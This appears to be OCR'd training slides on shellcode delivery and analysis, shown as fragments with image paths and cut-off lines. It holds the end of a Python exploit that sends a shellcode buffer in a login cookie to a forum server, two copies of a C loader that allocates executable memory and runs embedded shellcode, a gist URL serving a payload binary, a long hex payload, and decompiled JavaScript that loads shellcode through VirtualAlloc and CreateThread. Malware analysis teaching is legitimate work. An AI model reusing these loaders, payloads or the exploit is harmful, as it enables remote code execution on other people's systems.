buf += "\x45\x69\x1d\x80\x08\x85\xd6\xc4\xb8\x1e\x9a\xc0\xcf"
buf += "\x97\x11\x37\xe1\x28\x09\x0b\x60\xaa\x50\x58\x42\x93"
buf += "\x9a\xad\x83\xd4\xc7\x5c\xd1\x8d\x8c\xf3\xc6\xba\xd9"
buf += "\xcf\x6d\xf0\xcc\x57\x91\x40\xee\x76\x04\xdb\xa9\x58"
buf += "\xa6\x08\xc2\xd0\xb0\x4d\xef\xab\x4b\xa5\x9b\x2d\x9a"
buf += "\xf4\x64\x81\xe3\x39\x97\xdb\x24\xfd\x48\xae\x5c\xfe"
buf += "\xf5\xa9\x9a\x7d\x22\x3f\x39\x25\xa1\xe7\xe5\xd4\x66"
buf += "\x71\x6d\xda\xc3\xf5\x29\xfe\xd2\xda\x41\xfa\x5f\xdd"
buf += "\x85\x8b\x24\xfa\x01\xd0\xff\x63\x13\xbc\xae\x9c\x43"
buf += "\x1f\x0e\x39\x0f\x8d\x5b\x30\x52\xdb\x9a\xc6\xe8\xa9"
buf += "\x9d\xd8\xf2\x9d\xf5\xe9\x79\x72\x81\xf5\xab\x37\x7d"
buf += "\xbc\xf6\x11\x16\x19\x63\x20\x7b\x9a\x59\x66\x82\x19"
buf += "\x68\x16\x71\x01\x19\x13\x3d\x85\xf1\x69\x2e\x60\xf6"
buf += "\xde\x4f\xa1\x95\x81\xc3\x29\x74\x24\x64\xcb\x88"

cookies = dict(SESSIONID='6771', UserID=buf,PassWD='')
data=dict(frmLogin='',frmUserName='',frmUserPass='',login='')
requests.post('http://'+host+':'+port+'/forum.ghp',cookies=cookies,data=data)
```


Reference: https://www.exploit-db.com/exploits/44485

Shellcode Delivery Methods - Malicious Files




```c
#include <stdio.h>
#include <windows.h>

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00";




int main() {
    // Allocate memory for the shellcode
    void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Copy shellcode to the allocated memory
    memcpy(exec_mem, buf, sizeof(buf));

    // Execute the shellcode
    ((void(*)())exec_mem)();

    return 0;
}
```

Shellcode Delivery Methods - Network-Based Delivery


gist.githubusercontent.com/asg
gist.githubusercontent.com/asgardian249/c5f6d85aaec21414ca1e57dc31cb3728/raw/6d5636157c7ee8ddd854f7fdf2d01243802f6530/PocSteal-newhook.bin
Incognito


```
e8c0839700c083970059c3c56babb275f437e5acd9e9fcb2151fdc4032b09ebfc7f1f8072a617d115900000000e48a166c7e941b0411941da1ca30e4516320eadcd8972df3506bd66028be8b0060d698a67aa08dfc36840d8c679b864df004ad05825c6adea5ece1a3
e216c0f2a574758cfee9e6780a25dc5802db5ab4ec228f22a267ec69aa5014ded552848521aaf27648da4fb129c7b6147659bccc81c87d9160d121b26f616debc0bf2930980617c3a4a57885020fa00fd288846112137bb905ab36ef185772a3b9a0a065e452b4450c
6dcce6146c088161ad22a39021edd876dae2fc5dd81a85770ae3f8014c8bc86c69b96dd98481c65dd138808216ca29a4a07cee7f9b651e5450bca91525a5162da7ebf69bf75d8202661aa56762cc6aa5da96b8646fb02f6dc4364f959281ca3f35f891cd952934ceb7
4763ef0502458f572b22adf022c893ed3dabb742e673a3793601f1ba2ea28e1b43121b84786936240814786b311e760e1d33b9d200ac55c271fc5ea8065eb488c75bc6faf07abe9aa92516ba58626462a9a3e0a8d6cf8c019444adb3874a59116af7acbc167264e73b
7603721fd9f17da72bd40230f4f56df0b077e6380255e6632a899bd52272e2a65d20840370410d86edc6b2b45c3d7a7e84bc30628ecba5fbad5e518df10959e8298da7c44eeb960a5b79bf8a73fbd00fa65090e2f6e4c8d69f4702edaef5c0636af1b1d57bb8999291
cfb4f1276fa303eb799492d45bd58f7c635ddb5d40227c36cbddc1f43cea12940000000000000000010000000300000000000000091a76227e6f73dcb0e6133194b0a55e0cae1e97cb59420df5bb8937e439407b9c60772a75f95daaec7dd8e5ff7b90b2b2f8ca4f848
92b4fd3d3e2753344f12bac0eed9e63c61f9053cc9f59d974154ead76576e6bb18a537a0e2d3947f31b0f37d06f9922d27b982899f06d1f0ac0371a3583b0ccb60fe8e6dac8f9fa6049b035ee87430eee4b57219a92b409d83dd5b264be4a5f829f8e60ce808cb44b7
0ea510535ad72d36f363e6403c0ce7eb0c91a5fb6b75ce83aacab5642ffdf73fee1666b9789c9361c526761c094704936b485c09fda0fb587259680ede862b17f838774f8daf891ddab99aa99de521e4001b7c886c3772f00261497454870f6d39c0c5afc87f82f82c
85d5685fda3e6fcde1b3c5b399a6ab244250b151cfd4e1e76a347fd1fe47b86ac3a58b8c1f2240dbdf801622950d8cce2a44cbdb752f05990130f2e5527ce15ed79ef46284b0555481313f6b3b7769cb87a6d3b55cdda07fe0970fbf209c6cc0efdb4b7227d471e5b4
88e10de7c95535639debad6e967f63cbe220ef71af0654af379badf73e22fcd231f2fba6b23ea8aebb12b36e31f36a2fd62de5f999eb41ca16e33b5b0d3e6a4cd17d56325e4dcbc302643bc3baed6360ead112b04a5dbee8180df9ee1ce13dc40cfed63ef773a79923
4e5fe761f897287906d07d42b1dcd6665badd19349eb583dd677987f7dadf37f0179998ffd8d7200726e4f14e1299442ae592a4030d4605e955af085e52d293946ae63d4e86099a9eb74be13c31b50405aa83f02b913e09f512726dc41baf70552888f0e233dcb32a3
094c0405ea184f72e7b3648dada14c2d8c334aa652a2a2229c62c84fdcc0e011a701b9bc0377facbc4c72e8db074d4036b2edad5b7e16280b4932833d104cffdd5a7bc291b14a57bfb0935abd64be7463b7a24eacd3665c5cce7aad41b6c1995e621eb2ee0ce98df8c
3f4e087f39cea77c212abcf1f06cd9139bafff47539107e3df532309874b311510751b493e03744ce60847630dca1cc8d1486f2f30ed2ba8895785afd96c049a8751b46c9966a5e86e7ea6b4973e51a2cda2f7d95c716cc0571e5bb738847198d470c79d9c7885e6af
59a5670b236b04f6abfa65bdfa5ba72f3ae2c6bc930713ae6c7b3d11554441371629b5f7aafccdf16121cbc21219a0ecb2f798cccc5ccc493ed072cee3d1ce5fc35355e109272f5550f77b9e765f46d254bfde978497bcf4ecd7e99f545d1677a6d0510d3f5a2fd967
2e457d5d3228f9786d6b672767f0f2528735dc4acbd679f69f16ea7b1103fd8e232e3b3741892570229e19dc7f155cad592d3a190715802ff6e047c2e50e8becd401dfee0b8d3ab8fc4c992a6d7725f5ff38da9402592f5c8d67412f2b00120333465675bcbd61e030
ab2366e98e0ea799c6dfdfc30ad06e403d53fa9cd6bc459e7a3b9ede2243244baaf4dcd6a06ab8e566a6582a649eca1b581c4e65cd74cb4036939eeb604fece2b48c713f110215050a3bbd5b211ac4ffabe22d498ba7c15c6015dfb7d5802ad623048a5571d63591b8
3a396da70f6b4cc471fc035748e6e1cd45a7fa9de9cd58658d12b1278e664f14da29b015629f52ac55467d901b746f2e43c7a1fdaf26dc4c26093bbc0be6297822baf328ed5f96e7d27d4c694eb64c25cc6dab2f699da109d497c132831f57196d4de54c5781e05161
bd2eabeb2ebf7b5e9795a46a4eedc3e8b231a493d83e8c6dd361cd742df7a1b965ce8e8e222bd693325a40fccdacf8378de076c93098e8dbcc879030f45ed046293bc6335ae9f86352bc89a2a0c17744716071d842092a10fcc62e5a79268e444617d3a19d7ee4f5e9
03075ae6036f2edf52537163898231e1a67642ee307c2f2234ba689815425ba2ba8431de566c334dca6fdb214d2ca8afb7d4433c391676d19492696b23a2acf50258077a808defb99509bb6e50caba0116b09efee9b9f834f4ec21f03a70a851484fad387d5e46a4c7
e6c48dcb54f87785a991a4d22b9dfa098be17d8db5b6cff5ca8320dd10993a232fe544d151c36c8ba5ac37f0b120ad034dffb31eb0c627301b2d3ae7456cf537537f948a96316808fca19f0b19ce8a3ce6aac924bcfbeb4ae7d06ff565b296e935c0c888e77106a5e5
35722a7c9778699fcc2a858502b1f47492d4d438ba81cbc77271c3c5c86fe862d9d3476a25675a39c6669d77f12e58e15b53d0be558438a839c213a438d622e4ef201e58b008b12f40cbd11811a9e8a123ebd9b385f1837678348561358ce1493e1a5117f16782fe0b
3b680f33c5f0f1668240da19e6c548877104d44e2c5d38bd5d7a3089946d51d30d3b75a5bb360d309ce1bb93960dcfad3cb4ab272b0220fc1376ab8a297f9482ac10707c2eddc644bc218ececfd23b9174b9766c64d1af05c8fc924716494b2c7e77360d7107855467
981656580ffcf9eef19f0c0d384ad7c6ed758b4cb7241e852834ab2d95544574d5e228430ddf126db5fc0fb7a5b4e9491f72238593d687dd410ad7114d30ce01eea4ca67d813b4d75e22c5888811cff9f5026309a908c6750a1e20d332a46284b3823c061ed001aeae
28f698e16e11a16a0a5f0b83f2275f74af55844c89f5e46f81a54fe2e71ba522f461bf4d971437ceeeb534ef00b64b7ef9b53a0c846d8f2d4eec957ab3c53089af52016de2c3748382f2b058c6bcbca048fd7966b0b40acbc8ce45787387ac7930c27c10a10e417d15
10707ede4d978827f450bc4e4aa81c78fce9a46090353ef5a9d0998d8da5d85d2c5586f8990437839a86a31bed9acc95ba80cfbae46a6c4ba37141913ff4809d15f6d54e424084a1ac29a5c76882b26391b9582e77bcceffc895b87d01abcd71003042368033e8f099
f1b56647b00a7a56e90b30f0f1170013314f04d44f58e3d41209136fefff398ea3737ff76697c83eae4db77b321d3d4a864feada83c16184bdcf6d9e2eb92b3e7d73ed22e4a16162c2aa390d7b1e3561d3f44d81a43655197791a4437413f8ff88921724d0049a4b55
2dbfa2a1d21258a5b29a85989c1fc6c7555cda466946c2bb13572bcd61e0d8e09cf08657bbd816b83157c6115e7ca51ddb8cdeb8f0dea6b6707a1937171c1823d5386b0dee7830b9b19ad5852def75b139d09ae3cdf77444ed6e1b47b3eaabf27b03218cf7dc4ac104
e4f3769b0e23f0ebe238fa309b375c277625cab628fea8fcc773b06f62592ab668c367f123f41b076ac90989af0bc7bb85e96fe93498a8ac2f9b422724e42d609d24efa0e56d8b733878ee5aa4131169e4de7446a3ce54bc15c95bb81d171b3336ebd0c769eccf9b06
cbce5c291055d05a19e5e2e8f6d1ac6f1dfba2b578d16e4c5ac6c55e9cb74cdec78e238848f9fc8e71721b2f0ad3938866c538c7a7a463077739abe1c87f8ee418d12257af662ff018c0403231fc3f31f6f30f05265e8e2506b6cbf8fbe2c127d1f7e5e53a659702f2
c6b95f8e7f5ad97274ed78464af3f1812fa1b4905274bd8d41262e5a182462cb6647ed44b07d986f5ec23f4458e943f84e59229dde11e1673ae03f0899e7d236002a662363e6b61442e636d40c582013c741df39cd1d6c2cb340988762984764ddd5d0f14750e9be1c
70c2e09e618db1dded43700c31194eefddb5db04ed97614996235d3192b6515c4cb0071d5ed2785833a9aeb1627ebd03daa7c31d54d221e21264fe68fc924c8bbf4c6553fcc13ccd51852e0b30124bcb72076127d0dffdf60cf3da4bb1fdf8f717e3be0082fc6df0f8
d1d67dd01defa23574d79b18ff8ccf8d1d48887e791c494291433fc08037e8e99f0cff4c45086969fb6dd03f8e922f8506e2ee1c4c4b0adada29b073f62055aed1013367f748e8ec0fc620bd96fa1cfb40848ccf8359afb3847b175133dd831725db31501a8623e663
90d1d065b9626accb5fc5aa7f436746cb47e1533dbd9ddfbd7241aa019ec8cdc9f0c51b2ddd7857b4d79a12115aa63afa388cfee661af643ddf8b526756bf67fc3160b8e33ee83064d7fe906ce8479a604337672ea8bb8609e6e6dab8b7cbc10477a4312d8f942036e
0bfd2a6533afb3b09ce813aa80254ff240a76b7bd97856359a49014cce50ab1e0ebd702ae2d108b9071ca3fd1e995abb19113f84b834832be1eb461e465a7f9176dade109d84336bb78298e401b518003459a8807dd9d6c1f5d61fd51a8960fa33c429b65c842c676e
fb4230ba2be074773d75c5ccae15109454c9b87eaf83eb4583e6d2535768651225df820c032a2f8f3ee2da7c671ea926d778600ff73e26038bafbf4e02b5a32334b34ab9d4d8f0369ffe5b8bab261a24f00a9e56665f57322a513c8ffc2d908414ed0aa6be54627c30
4ef8816aa716b4e9ac182c2657a7f77252cd66e1d32dcecac271b0ec248fa167cfcd2698d3db3652ad68e58dcdb41433cc72f28a71c4458464561c5c060d80bacdac70900eb6a9ae39c08440f1b03784ffd183438d40a5bbf9cd4ec6fa26f3fe465fb1d7f2cc2bcf0a
f034905a92082b691df488b6a889cca08a251ee81a8473ceb7d848abdbe69d9866249127f37dc013fcd1e35e8aa812f834dffd60c95015b8289c731898edeedc6117f29c42cab0e155ed59f9dd5544412b267b745e930f88a18d24574aa75413fb944123f30fdb2a0d
5aada9858385171a4fda7878fe2e161d31a0a0dd26bd0810c721b89697d2b5fa0fdc4641e2df268651721734ec1dba9aae05a365249c9c7199545a86ae9d5252d7edbd8454a010cc9b9c07521743787c66d20d875e585cdad52fba1bef282bd1e721de26a5059c0b0c
37cbd968723c90e6b2ccd6d65e86546f85118be85b4114957ed7a0cb2afa791e3ebd452303152b8f24f9a5cc2950859b922f233d98bb20b6ad1a2142a4ca23b4ff1e3f6fdd391a6667e1496fc8933642d19584d4e0d92aac63ed7165ca7db856ab7da30696799b48dd
52eb296150c54d4b7538aabfcf147b94189b82d093ea5175636c0779effe2a050c35016cfeab39a6332ea71cb1016d1997846fe25adf162af0bcaaf868ec017d5ca426f379413302bd671d7eba83313a966ab2271f3c1f4f8041b198c8546b717d3b6a834d09a805aa
baec53dfd940a812588c5b285a3287587b9de7c3dc0747e08268ed267da67857882a16340f27072ad3e0725db023158b34b809eb557f924bbe922940cef9befb037980ba4066de4eb08ee856cf261dcfd091aa48117861eab3b91f2f1dd334046282f947979408fd14
5b1c118c93280cbd3f1df35a0b78135d444d302366c70e2caf325117146991c76319cd619dd79748e37b875c705bf757cb70883cce4e2ab464b05a1907652c7a98cbda179e30a0aa44962b9c390cc00c95950ecd44a1c9061ef4191d87dbf68c4e4bcda67a2e038052
b737a4488507b918e926cffca9daa054cff03bb1b2a162b0d84eee1811f9e40434fb683ae9bc4edb96830802eac2a7b3a1e78019237c9481241a1c641c6800fd8450f271be0375f266fcadf8fa3727d5d208fab923baf58d2a77e05da925c5eb4b681fdf8a5e6b3a0f
0caefb1de1c52f9933d6397290e59ef0fc34f95d14586592829c8c1fa44ebfb08371878ea626706ce573f4a250f0f0c608d9ac7a0e66d58c89e16c1269616ca2e63da212ce305564aa44154868b36f3001d6a7e20b1b4e4851c0467b452358206ff733f9f823296bbe
3f49bd686461bf6c0e0f308f4ba227c59a6b868aa0b75e67cee806dd582893f01273dc518a3fdf974c058f0654905824a8cdb7a958c1c59179d71e93a198a6fab22fd7a13f5d08d1c12e2d5bd41d8ca55ebf757d671496e6e64c03a6580c94638bc394d8f93f30cafa
824918714590f0f10e1f35d744c0fe725c9a56961f3890419608d7c07eacff3e02f400c6d4f9465c9a25740277806746e43ce7a3e8a10ce1849ac5ec60a178c904dcb923eebb241acf1202e026480925a5a0bebcf02734d43b5a56ea7ec31eb3cb44855f6fbbcfb29a
5a485bf1ee16a0b9948139cc7c03bbd17d08943ad86e3fcf71dbe6d31c81fa5eb5ac4440d9085cf0e1b140066e8bf535025f2c9bfa5cc90edfbd28f63c9b9011fba131166673aff23714810cb01035c89b1f5a31aee177feaa1637bcb12d30cd7bdce64bdaf5f29dd3
```

Shellcode Stub



```c
#include <stdio.h>
#include <windows.h>

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00";




int main() {
    // Allocate memory for the shellcode
    void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Copy shellcode to the allocated memory
    memcpy(exec_mem, buf, sizeof(buf));

    // Execute the shellcode
    ((void(*)())exec_mem)();

    return 0;
}
```

C program


10.2.99.4 - Remote Desktop Connection
C:\Tools\View8-main\testouput - Notepad++ [Administrator]
File
Edit
Search
View
Encoding
Language
Settings
Tools
Macro
Run
Plugins
Window
?
testouput

```javascript
function func_unknown()
{
    r0 = func_unknown_000003F004DDD9D1
    return func_unknown_000003F004DDD9D1
}
function func_unknown_000003F004DDD9D1(a0, a1, a2, a3, a4)
{
    r0 = a1("ffi-napi")
    r1 = a1("ref-napi")
    r15 = new [252, 72, 129, 228, 240, 255, 255, 255, 232, 208, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72,
    r2 = "Buffer"["from"](r15)
    r6 = r1["refType"](r1["types"]["void"])
    r7 = r1["refType"](r1["types"]["void"])
    r8 = r1["refType"](r1["types"]["uint32"])
    r15 = new {"VirtualAlloc": null, "RtlMoveMemory": null, "CreateThread": null, "WaitForSingleObject":
    r17 = new [0, 0]
    r17[0] = r7
    r19 = new [0, 0, 0, 0]
    r19[0] = r7
    r19[1] = r1["types"]["uint64"]
    r19[2] = r1["types"]["uint32"]
    r19[3] = r1["types"]["uint32"]
    r17[1] = r19
    r15["VirtualAlloc"] = r17
    r17 = new [0, 0]
    r17[0] = r1["types"]["void"]
    r19 = new [0, 0, 0]
    r19[0] = r7
    r19[1] = r7
    r19[2] = r1["types"]["uint64"]
    r17[1] = r19
    r15["RtlMoveMemory"] = r17
    r17 = new [0, 0]
    r17[0] = r6
    r19 = new ["pointer", 0, 0, 0, 0, 0]
    r19[1] = r1["types"]["uint64"]
    r19[2] = r7
    r19[3] = r7
    r19[4] = r1["types"]["uint32"]
    r19[5] = r8
    r17[1] = r19
    r15["CreateThread"] = r17
```

decompile the javascript bytecode

Shellcode Analysis Techniques

Static Analysis

